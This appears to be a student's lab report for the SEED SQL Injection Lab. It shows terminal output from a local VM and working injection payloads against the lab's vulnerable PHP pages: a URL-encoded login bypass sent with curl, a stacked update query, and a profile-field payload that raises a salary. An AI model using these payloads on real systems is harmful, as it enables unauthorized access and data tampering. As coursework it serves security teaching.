


NAME: YASH SHETIYA

SUID: 9276568741

LAB SETUP:




SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Sep 27 18:09

seed@VM: ~/.../Labsetup

```
[09/27/23] seed@VM: ~/.../Labsetup$ dockps
e2c6d1b3eb40  mysql-10.9.0.6
1ab90c092c73  www-10.9.0.5
[09/27/23] seed@VM: ~/.../Labsetup$ sudovi /etc/hosts
sudovi: command not found
[09/27/23] seed@VM: ~/.../Labsetup$ sudo vi /etc/hosts
[09/27/23] seed@VM: ~/.../Labsetup$
```



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Files Sep 27 18:10

seed@VM: ~/.../Labsetup

```
[09/27/23] seed@VM: ~/.../Labsetup$ sudo vi /etc/hosts
[09/27/23] seed@VM: ~/.../Labsetup$ sudo cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters


# For DNS Rebinding Lab
192.168.60.80  www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5       www.seed-server.com
```

TASK1:

Running basic mysql commands. First we go into the particular container and then login into sql.

We can either create databases or use the existing one. I chose to use an existing one and then performed basic commands to see the information.



```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Sep 27 18:21
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[09/27/23]seed@VM:~/.../Labsetup$ docksh e2
root@e2c6d1b3eb40:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can
be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
+-----+

mysql> use sqlab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqlab_users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)


mysql> select * from credential where Name = 'Alcie';
Empty set (0.01 sec)


mysql> select * from credential where Name = 'Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Ad
dress | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | |
| | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

TASK 2

/// 2.1 ///

If we notice properly in the php file we can see that username and password are obtained using GET method. The password used is the sha1 value of the password entered by the user and not the password. So we can add (') to close the quotation marks and add (#) to comment out the content.





/// 2.2 ///

It should be noted that the HTTP request here needs to have special characters to be URL encoded.

= %23, & = %26, ' = %27

We need to handle HTTP encoding while sending request using curl. Once done we could see that Alice's information was visible to us.

We used the following curl command that can be seen in the screenshot below to place a request to the website and login with the details provided.

```


[09/27/23]seed@VM: ~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23Password=11'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navb
ar at the top with two menu options for Home and edit profile, with
a button to
logout. The profile details fetched will be displayed using the tab
le class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for user
s and the page with error login message should not have any of the
se items at

```

```
<title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style
    ="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>


      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-le
        ft: 30px;'><li class='nav-item active'><a class='nav-link' href='un
          safe_home.php'>Home <span class='sr-only'>(current)</span></a></li>
        <li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend
          .php'>Edit Profile</a></li></ul><button onclick='logout()' type='bu
          tton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button><
        /div></nav><div class='container col-lg-4 col-lg-offset-4 text-cent
          er'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table
          table-striped table-bordered'><thead class='thead-dark'><tr><th sco
            pe='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th sco
              pe='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Sal
                ary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</
                  td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th s
                    cope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th
                      ><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><t
                        h scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
          <div class="text-center">
            <p>
              Copyright &copy; SEED LABs
            </p>
          </div>
        </div>
```

Here we can view details of Alice's profile and can verify that it is Alice and not somebody else.


/// 2.3 ///

Here we try to inject two commands in succession and we separate the two commands using (;).

This particular line we add in the Username cell.



```
1 admin'; update credential name='Yash' where name = 'Alice';#
2
```



This is happening because we have some kind of a syntax error. The error being a multiquery error, we get this error because in our mysqli extension multiple queries are not allowed to run in the database server. This can be changed if we modify it to `mysqli->multiquery()`. Not enabling multiquery in that field where in it uses GET request isn't a good practice when we see it through a security perspective.

TASK 3

/// 3.1 ///


When we view the edit profile page, it can be seen that we can only update our nickname, email, address, phone number and password. We are not given the privilege to update the salary field.

Suppose we are Alice and we want to change the salary field by exploiting the injection vulnerability. We can achieve our goal as follows:


First we login into Alice's account and then we can see Alice's profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Now the salary here is (20000) which we mean to change to (999999). For this we go to edit profile and pass the following command: `{ Alice', Salary='999999' where Name='Alice';# }` in the nickname field.




When we save these changes we can see that Alice's salary has been modified:

